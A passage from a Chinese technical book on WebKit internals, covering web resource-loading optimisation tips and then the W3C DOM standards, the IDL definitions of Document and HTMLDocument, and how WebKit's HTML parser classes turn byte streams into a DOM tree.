较直接，对于图片而言，当图片比较小的时候，开发者可以通过 base64 编码技术将它变成字符串，直接放入网页中，例如设置一个元素背景的时候，可以按照下面的方式来操作：“background: url(...)”。

- 合并一些资源，例如 CSS、JavaScript 和图片。常见的是一些网页中大量使用的小图片，可以将它们合并成一张大的图片以供使用，因为我们知道浏览器建立 TCP 连接需要比较长的时间，所以这样做不仅能减少 TCP 连接建立的数量，而且对后面的渲染也会有帮助。

4.4.3 资源的数据量

对于每个资源而言，可以通过减少它的数据量来提高网页的加载速度，开发者可以从以下方面着手解决。

- 使用浏览器本地磁盘缓存机制。因为我们知道 HTTP 协议支持资源的失效机制，可以通过对资源设置适当的失效期来减少浏览器对资源的重复获取。
- 启用资源的压缩技术。例如，对于图片资源而言，可以使用 zip 压缩技术，然后在 HTTP 消息头中说明该资源经过压缩，这样可以有效减少网络传输的数据量。

其实还有很多其他的技巧帮助提高资源的加载效率，例如减少无用的空格、启用异步资源加载等，这里不一一介绍了。在本章结束的时候，笔者向大家推荐一个非常有用的资源加载性能分析工具——PageSpeed。PageSpeed 是一个 Chromium 的扩展工具，它可以分析网页加载过程中出现的各种问题，并给出各种建议帮助开发者去除掉这些影响性能的问题。

第5章 HTML解释器和DOM模型

在WebKit中，资源最初的表示就是字节流，这些字节流可以是网络传输来的，也可以是本地文件，那么字节流在接下来需要经过怎样的处理呢？处理后变成了什么呢？本章将和读者一起在研究W3C的DOM模型之后，深入WebKit的核心部分，剖析WebKit的HTML解释器是如何将从网络或者本地文件获取的字节流转成内部表示的结构—— DOM树。

5.1 DOM模型

5.1.1 DOM标准

DOM（Document Object Model）的全称是文档对象模型，它可以以一种独立于平台和语言的方式访问和修改一个文档的内容和结构。这里的文档可以是HTML文档、XML文档或者XHTML文档。DOM以面向对象的方式来描述文档，在HTML

文档中，Web开发者可以使用JavaScript语言来访问、创建、删除或者修改DOM结构，其主要目的是动态改变HTML文档的结构。

DOM定义的是一组与平台、语言无关的接口，该接口允许编程语言动态访问和更改结构化文档。使用DOM表示的文档被描述成一个树形结构，使用DOM的接口可以对DOM树结构进行操作。W3C标准化组织定义一系列DOM接口，随着时间的推移，目前已经形成了三个演进的标准，包括DOM Level 1、DOM Level 2和DOM Level 3，每个新的“Level”都是在原有基础上增加新的接口以加强功能，图5-1描述了DOM规范的演进过程。其中，在2009年，WebApps工作组（Web应用程序工作组）推进提出了一个对DOM3 Events规范的修改版，目前称之为DOM4，DOM4还处于草案阶段，还不是推荐标准（本书中通常也称为规范，同一个意思）。




图5-1 DOM规范的演进过程

每一级的版本都对以前的版本进行了补充并伴随着新功能的加入，每个版本都对DOM的不同部分进行了定义，下面是对这三个版本的简单介绍。

DOM Level 1，于1998年成为W3C推荐标准，包含两个部分。

- Core：一组底层的接口，其接口可以表示任何结构化文档，同时也允许对

接口进行扩展，例如对 XML 文档的支持。

- HTML：在 Core 定义的接口之上，W3C 定义了一组上层接口，主要是为了对 HTML 文档进行访问。它把 HTML 中的内容定义为文档（Document）、节点（Node）、属性（Attribute）、元素（Element）、文本（Text）等。

DOM level 2，于 2000 年成为 W3C 推荐标准，包含六个部分。

- Core：对 DOM level 1 中 Core 部分的扩展，其中著名的就是 getElementById（没用过的请举手），还有很多关于名空间(namespace)的接口。
- Views：描述跟踪一个文档的各种视图（使用 CSS 样式设计文档前后）的接口。
- Events：非常重要，这个部分引入了对 DOM 事件的处理，笔者觉得这是个非常大的变化，主要有 EventTarget、Mouse 事件等接口。但是，规范仍然不支持键盘事件，这个在 DOM Level 3 才被加入进来。
- Style(CSS)：一种新接口，可以修改 HTML 元素的样式属性。
- Traversal and range：这个容易理解，就是遍历树（NodeIterator 和 TreeWalker）加上对制定范围的文档修改、删除等操作。
- HTML：扩充 DOM Level 1 的 HTML 部分，允许动态访问和修改 HTML 文档。

DOM level 3，于 2004 年成为 W3C 组织的推荐标准，包含五个部分。

- Core：在 DOM Level 1 和 DOM Level 2 的基础上，该部分加入了新接口 adoptNode 和 textContent。
- Load and Save：允许程序动态加载 XML 文件并解释成 DOM 表示的文档结构。
- Validation：允许程序验证文档的有效性。
- Events：主要加入了对键盘的支持。随着移动平台的兴起，触屏技术得到广泛应用，所以触控（Touch）事件的草案应该很快就会进入标准。
- XPath：使用 XPath1.0 来访问 DOM 树，XPath 是一种简单直观的检索 DOM 树节点的方式，具体见 W3C XPath 规范。

DOM 规范对于文档具体的表示方法没有任何限制，只是定义了应用程序编程接口，因此它在现实中可能有很多种实现。DOM 树状表示是其中比较普遍的方式，也可以是二进制表示（如 binary xml），该表示有很多的优点，有兴趣的读者可以自行查阅相关资料。

W3C 组织在发布这些标准的同时也发布了兼容性测试用例，浏览器可以使用这些用例来检查对标准的支持程度。不同的浏览器对 DOM 这些标准的支持也不尽相同。Chromium 浏览器对 DOM Level 1 和 DOM Level 2 的支持程度非常好，但它只是部分支持 DOM Level 3 的标准。

5.1.2 DOM 树

5.1.2.1 结构模型

DOM 结构构成的基本要素是“节点”，而文档的 DOM 结构就是由层次化的节点组成。在 DOM 模型中，节点的概念很宽泛，整个文档（Document）就是一个节点，称为文档节点。HTML 中的标记（Tag）也是一种节点，称为元素（Element）节点。还有一些其他类型的节点，例如属性节点（标记的属性）、Entity 节点、ProcessingIntruction 节点、CDataSection 节点、注释（Comment）节点等。

图 5-2 显示的是“文档”节点提供的接口，使用 IDL 语言来描述。IDL 是一种跟语言无关的接口描述语言。从这个定义中可以看出，文档继承自节点类型，所以可以使用 Node 的接口。“文档”节点表示的是整个文档，所以 Web 开发者可以从中创建很多其他类型的节点，这些节点都属于该文档。

由于 DOM 的定义是与语言无关的，所以标准中所有这些都是接口。同时，因为支持不同类型的语言，例如 C++、Java 或者 JavaScript，所以它没有对内存的管理机制做任何方面的规定。同时这些不同语言的不同实现只需要符合标准定义的接口即可，而实现者通常可以把这些实现的细节隐藏起来。

```
interface Document :    Node {
  readonly attribute    DocumentType          doctype;
  readonly attribute    DOMImplementation     implementation;
  readonly attribute    Element               documentElement;
  Element               createElement(in DOMString tagName) raises(DOMException);
  DocumentFragment createDocumentFragment();
  Text                  createTextNode(in DOMString data);
  Comment               createComment(in DOMString data);
  CDATASection          createCDATASection(in DOMString data) raises(DOMException);
  ProcessingInstruction createProcessingInstruction(in DOMString target,
                              in DOMString data) raises(DOMException);
  Attr                  createAttribute(in DOMString name) raises(DOMException);
  EntityReference       createEntityReference(in DOMString name) raises(DOMException);
  NodeList              getElementsByTagName(in DOMString tagname);
};
```

图 5-2　DOM 中 Document 的 IDL 接口定义

因为我们重点关注的是 HTML 文档，所以图 5-3 描述了 HTML 文档的接口定义。它继承自“文档”接口，同时又有些自己的扩展，包括新的属性和接口，这些都跟 HTML 文档的具体应用相关。

```
interface HTMLDocument : Document {
         attribute  DOMString              title;
  readonly attribute  DOMString              referrer;
  readonly attribute  DOMString              domain;
  readonly attribute  DOMString              URL;
         attribute  HTMLElement              body;
  readonly attribute  HTMLCollection         images;
  readonly attribute  HTMLCollection         applets;
  readonly attribute  HTMLCollection         links;
  readonly attribute  HTMLCollection         forms;
  readonly attribute  HTMLCollection         anchors;
       attribute  DOMString                  cookie;
  void                    open();
  void                    close();
  void                    write(in DOMString text);
  void                    writeln(in DOMString text);
  Element                 getElementById(in DOMString elementId);
  NodeList                getElementsByName(in DOMString elementName);
};
```

图 5-3　HTMLDocument 的 IDL 定义

5.1.2.2 DOM树

根据前面的描述，待 DOM 的节点和各种子节点被逐次定义后，接下来的问题是如何将这些节点组织起来表示一个文档。

众多的节点按照层次组织构成一个 DOM 树形结构，图 5-4 的左边是一个 HTML 网页的源代码，而右边就是它的 DOM 树表示。读者可以看到，DOM 树的根就是 HTMLDocument，HTML 网页中的标签则被转换成一个个的元素节点。同数据结构中的树形结构一样，这些节点之间也存在父子或兄弟关系，例如“HTML”节点的子女节点有两个——“Head”和“Body”，而“Head”的父亲节点是“HTML”节点。“HTML”节点下面的四个节点都称为它的后代节点，而“Div”节点的祖先节点则是“Body”、“HTML”等。

```
<html>
    <head></head>
    <body>
        <p>
        <div></div>
    </body>
</html>
```




图 5-4 HTML 网页和它的 DOM 树表示

上面的 DOM 树中仅仅给出了元素节点和文档节点，实际上，在规范的内部表示中还包括属性节点等，它们不属于元素节点，这里没有在图中绘制出来，后面我们重点关注的是元素节点和文档节点。

5.2 HTML 解释器

5.2.1 解释过程

HTML 解释器的工作就是将网络或者本地磁盘获取的 HTML 网页和资源从字节流解释成 DOM 树结构。这一过程大致可以理解成图 5-5 所述的步骤，本节主要描述 WebKit 的解释器如何处理这一过程的工作。




图 5-5 从资源的字节流到 DOM 树

图 5-5 描述的主要是在这一过程中，WebKit 内部对网页内容在各个阶段的结构表示。WebKit 中这一过程在图中被描述得很清晰：首先是字节流，经过解码之后是字符流，然后通过词法分析器会被解释成词语（Tokens），之后经过语法分析器构建成节点，最后这些节点被组建成一棵 DOM 树。

WebKit 为完成这一过程，引入了比较复杂的基础设施类。图 5-6 描述了 WebKit 在构建 DOM 树时需要使用到的主要类，看起来不太容易理解，笔者需要解释一下。

读者应该会发现，图中左边部分就是我们在第 2 章介绍的网页框结构，框对应于“Frame”类，而文档对应于“HTMLDocument”类，所以框内包含文档。HTMLDocument 类继承自 Document 类，也是遵循 DOM 标准的，因为 Document 有两个子类，另外一个是 XMLDocument。这里没有描述内嵌的复杂框结构，但是足以说明网页基本结构的内部表示。在实际应用中，网页内嵌框也会重复这样的动作。




图 5-6 WebKit 构建 DOM 所使用的主要基础设施类

右边部分是 WebKit 为建立网页的框结构所建立的设施。先看 FrameLoader 类，它是框中内容的加载器，类似于资源和资源的加载器。因为 Frame 对象中包含 Document 对象，所以 WebKit 同样需要 DocumentLoader 类帮助加载 HTML 文档并从字节流到构建的 DOM 树。DocumentWriter 类是一个辅助类，它会创建 DOM 树的根节点 HTMLDocument 对象，同时该类包括两个成员变量，一个是用于文档的字符解码的类，另外一个就是 HTML 解释器 HTMLDocumentParser 类。

HTMLDocumentParser 类是一个管理类，包括了用于各种工作的其他类，例如字符串到词语需要用到词法分析器 HTMLTokenizer 类。该管理类读入字符串，输出一个个词语。这些词语经过 XSSAuditor 做完安全检查之后，就会输出到 HTMLTreeBuilder 类。

HTMLTreeBuilder 类负责 DOM 树的建立，它本身能够通过词语创建一个个的节点对象。然后，借由 HTMLConstructionSite 类来将这些节点对象构建成一棵 DOM 树。

介绍完这些主要类之后，那么 WebKit 是如何利用它们来完成工作的呢？当 WebKit 收到网络回复的字节流的时候，这些类使用哪些操作来构建 DOM 树呢？图 5-7 是从字节流到构建 DOM 树的时序图，里面详述了调用过程。当然，图中省略了一些次要调用。

第 4 章介绍的 ResourceLoader 类和 CachedRawResource 类在收到网络栈的数据后[1]，调用 DocumentLoader 类的“commitData”方法，然后 DocumentWriter 类会先创建一个根节点 HTMLDocument 对象，然后将数据“append”输送到 HTMLDocumentParser 对象。后面就是如之前所描述的将其解释成词语，创建节点对象然后建立以 HTMLDocument 为根的 DOM 树。

